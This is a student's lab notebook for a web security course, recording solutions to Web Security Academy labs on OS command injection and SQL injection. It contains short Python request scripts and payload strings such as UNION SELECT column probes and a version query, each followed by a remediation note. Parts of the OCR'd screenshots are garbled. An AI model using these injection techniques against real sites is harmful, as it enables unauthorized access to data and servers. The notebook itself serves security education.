

Tristan Gomez

CS 595


1) OS-Command-Injection (1)	1
2) OS-Command-Injection (2)	4
3) OS-Command-Injection (3)	5
4) OS-Command-Injection (4)	7
5) Sql-Injection (1)	8
6) Sql-Injection (2)	10
7) Sql-Injection/Union-Attacks (1)	11
8) Sql-Injection/Union-Attacks (2)	12
9) Sql-Injection/Union-Attacks (3)	13
10) Sql-Injection/Examining-the-database (1)	14
11) Sql-Injection/Examining-the-database(2)	16


Lab Notebook #2

2.1 Command and SQL Injection

OS-Command-Injection(1)

The vulnerability in this lab is that the site sends queries in POST requests directly to “an underlying OS command”, making the site vulnerable to an injection attack. To remediate this vulnerability, the developers should sanitize user input or prevent any user input being used at all.






London

#!/bin/bash set -eu eval cksum <<< "\$1 \$2" | cut -c 2-3 | rev | sed s/0/1/ units

< Return



The screenshot shows a web browser window with the URL `https://aca21ff91f894c1680d55b5300d40025.web-security-academy.net/product?productId=1`. The page title is "OS command injection, simple case". The Web Security Academy logo is visible. A green button labeled "LAB Solved" is in the top right. Below the browser, an orange banner reads "Congratulations, you solved the lab!" with a "Share your skills!" button and a "Continue learning >>" link. Below the banner is a Visual Studio Code window titled "simple.py - websec - Visual Studio Code". The Explorer sidebar shows a file tree with "Lab Notebook #1 Programs" expanded, showing "2.1 > os-command-injection > simple.py". The Editor shows the code for "simple.py":

```
1 import requests
```

The TERMINAL panel shows the command execution:

```
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$ /usr/bin/python3 "/home/magos-gomez/Desktop/websec/Lab Notebook #1 Programs/2.1/os-command-injection/simple.py"
Tue Apr 20 00:04:44 UTC 2021
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$ /usr/bin/python3 "/home/magos-gomez/Desktop/websec/Lab Notebook #1 Programs/2.1/os-command-injection/simple.py"
s-command-injection/simple.py
peter-U269BC
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$
```

The status bar at the bottom indicates "Python 3.6.9 64-bit" and "Ln 8, Col 26".

OS-command-injection(2)

This site has a command injection vulnerability that I need to find as an attacker. I have to probe the site's form submission and inject a ping command to see which field processes the command. Once I have identified that vulnerable form field, I can use it to inject more sinister commands. To remediate this vulnerability, the site needs to perform input validation to prevent malicious input from being processed on the server side.

Blind OS command injection with time delays — Mozilla Firefox

2.1: Command and SQL injection Blind OS command injection

https://ac631f731f56cb48805665f900690002.web-security-academy.net/feedback

Inbox - gomez22@pd... Where work happens ... Portland State Univer... Course homepage: CS... Homepage - CS-311-0... Trezor Wallet

Web Security Academy

Blind OS command injection with time delays

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue

blindTimeDelays.py - websec - Visual Studio Code

File Edit Selection View Go Run Terminal Help

EXPLORER

blindTimeDelays.py

Lab Notebook #1 Programs > 2.1 > os-command-injection > blindTimeDelays.py > ...

```
5 site = "ac631f731f56cb48805665f900690002.web-security-academy.net"
6 feedback_url = "/feedback"
```

PROBLEMS TERMINAL OUTPUT DEBUG CONSOLE

2: Python

"Not Found"


```
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$ /usr/bin/python3 "/home/magos-gomez/Desktop/websec/Lab Notebook #1 Programs > 2.1 > os-command-injection/blindTimeDelays.py"
{}
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$ /usr/bin/python3 "/home/magos-gomez/Desktop/websec/Lab Notebook #1 Programs > 2.1 > os-command-injection/blindTimeDelays.py"
{}
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$ /usr/bin/python3 "/home/magos-gomez/Desktop/websec/Lab Notebook #1 Programs > 2.1 > os-command-injection/blindTimeDelays.py"
{}
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$
```

master Python 3.6.9 64-bit Live Share - INSERT - Ln 16, Col 19 Spaces: 4 UTF-8 LF

Message:

OS-command-injection(3)

The vulnerability in this lab is another command injection vulnerability. As an attacker, I identified that the email field in the POST data is vulnerable to code injection. I can inject the "whoami" command and pipe its output into a writable file which I am then able to see the contents of using a GET request. To remediate this vulnerability, there should be server side input validation, and also the user input should be vetted before submission.



Blind OS command injection with output redirection


[Back to lab description >>](#)

LAB Solve

Congratulations, you solved the lab!

[Share your skills!](#)

Continu



The screenshot shows a web browser window at the top with the URL `https://ac9e1fc31f82b8608029becf003b0065.web-security-academy.net/feedback`. The page title is "Blind OS command injection with output redirection". Below the browser, there is a confirmation message: "Congratulations, you solved the lab!". To the right of this message is a button that says "Share your skills!". Below the message, a Visual Studio Code window is open, showing a Python file named `blindOutputRedirection.py`. The code in the file includes a line: `feedback submit_url = f"https://{site}/feedback/submit"`. The terminal window shows the command `/usr/bin/python3 "/home/magos-gomez/Desktop/websec/Lab No s-command-injection/blindOutputRedirection.py"` being executed, with the output `{}` and the user `peter-Caipo7`. The status bar at the bottom of the code editor indicates "Python 3.6.9 64-bit" and "Ln 25, Col 16".

OS-Command-Injection(4)


This is another command injection vulnerability using the vulnerable email parameter in the feedback form. This lab has me inject a command to trigger a DNS lookup of a subdomain of "burpcollaborator.net". To remediate this vulnerability, the site developers should have server side input validation and the

front end should also perform some type of input validation.

The screenshot is divided into two main horizontal sections. The top section is a Mozilla Firefox browser window with the title 'Blind OS command injection with out-of-band interaction'. The address bar shows the URL 'https://acfb1fd41e36048b80875d8b009e00fb.web-security-academy.net'. The page content includes the 'WebSecurity Academy' logo, the lab title 'Blind OS command injection with out-of-band interaction', and a 'Back to lab description >>' link. A green 'LAB S' button is visible on the right. The bottom section is a Visual Studio Code editor window titled 'blindOutOfBand.py - websec'. The Explorer sidebar on the left shows a project structure with 'WEBSEC' containing files like '.vscode', 'Lab Notebook #1', and 'Lab Notebook #1 Programs'. The main editor area shows the 'blindOutOfBand.py' file with the code 'import requests'. The TERMINAL panel at the bottom shows a series of shell commands and their outputs, including 'python3 /usr/bin/python3 "/home/magos-gomez/Desktop/websec/Lab s-command-injection/blindOutOfBand.py"' and 'python3 "/home/magos-gomez/Desktop/websec/Lab s-command-injection/blindOutOfBand.py"', all of which return an empty dictionary '{}'. The status bar at the very bottom indicates 'Ln 17, Col 28 Spaces: 4 UTF-8'.

sql-injection(1)

The vulnerability in this level is that I can determine how user input is used to make SQL query strings. Then I can use that knowledge to construct a SQL query string to insert that will allow me to view privileged database material. To remediate this vulnerability, the site should sanitize user input and also check it on the server side before processing it.



SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

[Back to lab home](#)[Back to lab description >>](#)**LAB** Not solved

WE LIKE TO
SHOP 

||


Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Gifts](#) [Lifestyle](#)



Then, replace the category string with a single-quote character and load the resulting page. What output is returned?

-The output which was returned was "Internal Server Error".



SQL-Injection (2)

Is the username field vulnerable to SQL injection? If so, what character breaks syntax?

-Yes, it is vulnerable to the " ' " (single quote) character.

Is the password field vulnerable to SQL injection? If so, what character breaks syntax?

-Yes, it is vulnerable to the " ' " (single quote) character.

The screenshot shows a web browser window with the URL `https://ac4b1f7f1e0d04e180e263b1007e006d.web-security-academy.net/login`. The page title is "SQL injection vulnerability allowing login bypass". Below the browser, there is a confirmation message: "Congratulations, you solved the lab!". To the right of this message is a button that says "Share your skills!". Below the confirmation message is a screenshot of a Visual Studio Code editor. The editor shows a file named `loginBypass.py` with the following Python code:

```
1 import requests
2 from bs4 import BeautifulSoup
3 site = "ac4b1f7f1e0d04e180e263b1007e006d.web-security-academy.net"
4 s = requests.Session()
```

The editor also shows a terminal window with the following commands and output:

```
os-command-injection sqlInjection
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec/Lab Notebook #1 Programs/2.1$ cd sql*
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec/Lab Notebook #1 Programs/2.1/sqlInjection$ ls
loginBypass.py retrieveHiddenData.py
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec/Lab Notebook #1 Programs/2.1/sqlInjection$ python3 *Bypass
File "loginBypass.py", line 21
    if warn := soup.find('p', {'class': 'is-warning'}):
               ^
SyntaxError: invalid syntax
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec/Lab Notebook #1 Programs/2.1/sqlInjection$
```

Sql-injection/union-attacks(1)

This lab has a vulnerability that uses user input in a SQL query. As an attacker, I can inject my own malicious query strings. In this lab, I had to use an sql union attack to determine the number of columns in the database. To remediate this vulnerability, the site developers should have some server side input validation/checking. There should also be no way for a user to control any inputs in the first place.

How many columns were in the database?

-There were 3 columns ("'"Gifts' UNION SELECT null,null,null -- "'").

SQL injection UNION attack, determining the number of columns returned by the query — Mozilla Firefox

2.1: Command and SQL injection X SQL injection UNION attack X Lab Notebook #2 - Google X cs495websec_pdf - Google X +

https://ac841f661fd2b6d280c93b6800140094.web-security-academy.net

Inbox - gomez22@pd... Where work happens ... Portland State Univer... Course homepage: CS... Homepage - CS-311-0... Trezor Wallet

WebSecurity Academy SQL injection UNION attack, determining the number of columns returned by the query LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning](#)

determineNumberOfColumns.py - websec - Visual Studio Code

File Edit Selection View Go Run Terminal Help

EXPLORER

OPEN EDITORS

determineNumberOfColumns.py X

Lab Notebook #1 Programs > 2.1 > sqlInjectionUnionAttacks > determineNumberOfColumns.py > ...

1 import requests

PROBLEMS TERMINAL OUTPUT DEBUG CONSOLE 2: Python +

```
<td><a class="button is-small" href="/product?productId=20">View details</a></td>
</tr>
<tr>
</tr>
</tbody>
</table>
</div>
</section>
</div>
</body>
</html>
```

gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec\$

master Python 3.8.0 64-bit 0 0 0 Live Share --INSERT-- Ln 12, Col 55 Spaces: 4 UTF-8 LF Python Wednes

Sql-injection/union-attacks(2)

This lab has a vulnerability where it uses client controlled fields to build a sql query. As an attacker, I can insert malicious text/code to exploit that vulnerability and gain access to privileged information. To remediate this, there should be server-side validation of the input. There should also be no user controlled fields if possible.

SQL injection UNION attack, finding a column containing text — Mozilla Firefox

2.1: Command and SQL injection X SQL injection UNION attack X +

https://ac241f7c1eab219c804240eb00f500b3.web-security-academy.net

Inbox - gomez22@pd... Where work happens ... Portland State Univer... Course homepage: CS... Homepage - CS-311-0... Trezor Wallet

WebSecurity Academy SQL injection UNION attack, finding a column containing text LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning

findColumnContainingText.py - websec - Visual Studio Code

File Edit Selection View Go Run Terminal Help

EXPLORER

OPEN EDITORS

findColumnContainingText.py X

Lab Notebook #1 Programs > 2.1 > sqlInjectionUnionAttacks > findColumnContainingText.py > ...

```
11 # soup = BeautifulSoup(resp.text, 'html.parser')
```

PROBLEMS TERMINAL OUTPUT DEBUG CONSOLE

2: Python


```
<tbody>
<tr>
<th>6rmG0C</th>
</tr>
</tbody>
</table>
</div>
</section>
</div>
</body>
</html>
```

gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec\$

master Python 3.8.0 64-bit 0 0 0 Live Share -- INSERT -- Ln 22, Col 49 Spaces: 4 UTF-8 LF Python Wedne

Sql-injection/union-attacks(3)

The vulnerability in this lab is that the site uses user controlled inputs to build a SQL query string. As an attacker, I can insert malicious code/strings in order to hijack the query and access privileged information. To remediate this vulnerability, the site developers should prevent users from controlling inputs, and the developers should provide server side checks to prevent hijacking of SQL queries.



Sql-injection/examining-the-database(1)

The vulnerability in this lab is that the site uses user controlled inputs to build a SQL query string. As an attacker, I can insert malicious code/strings in order to hijack the query and access privileged information. To remediate this vulnerability, the site developers should prevent users from controlling inputs, and the developers should provide server side checks to prevent hijacking of SQL queries.

NOTE: The version number “8.0.23” is highlighted in the terminal window in the image below.

queryingDatabaseVersionMySQLMicrosoft.py - websec - Visual Studio Code

File Edit Selection View Go Run Terminal Help

EXPLORER

OPEN EDITORS

queryingDatabaseVersionMySQLMicrosoft.py

WEBSEC

Lab Notebook #1

Lab Notebook #1 Programs > 2.1 > sqlInjectionExaminingTheDatabase > queryingDatabaseVersionMySQLMicrosoft.py > ...

```
1 import requests
2
3 site = "ac961f5c1f726337805454f90031005e.web-security-academy.net"
4 def try_category(category_string):
5     url = f'https://{site}/filter?category={category_string}'
6     resp = s.get(url)
7     print(resp.text)
8
9 s = requests.Session()
10
11 try_category('Accessories' UNION SELECT @@version,null -- '')
```

PROBLEMS TERMINAL OUTPUT DEBUG CONSOLE

1: Python

```
</tr>
<tr>
  <th>8.0.23</th>
</tr>
</tbody>
</table>
</div>
</section>
</div>
</body>
</html>
```

gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec\$

master Python 3.8.0 64-bit 0 0 Live Share - INSERT - Ln 11, Col 57 Spaces: 4 UTF

SQL injection attack, querying the database type and version on MySQL and Microsoft — Mozilla Firefox

2.1: Command and SQL injection X SQL injection attack, query X +

https://ac961f5c1f726337805454f90031005e.web-security-academy.net/filter?category=Accessories ...

Inbox - gomez22@pd... Where work happens ... Portland State Univer... Course homepage: CS... Homepage - CS-311-0... Trezor Wallet

Web Security Academy SQL injection attack, querying the database type and version on MySQL and Microsoft LAB Solved

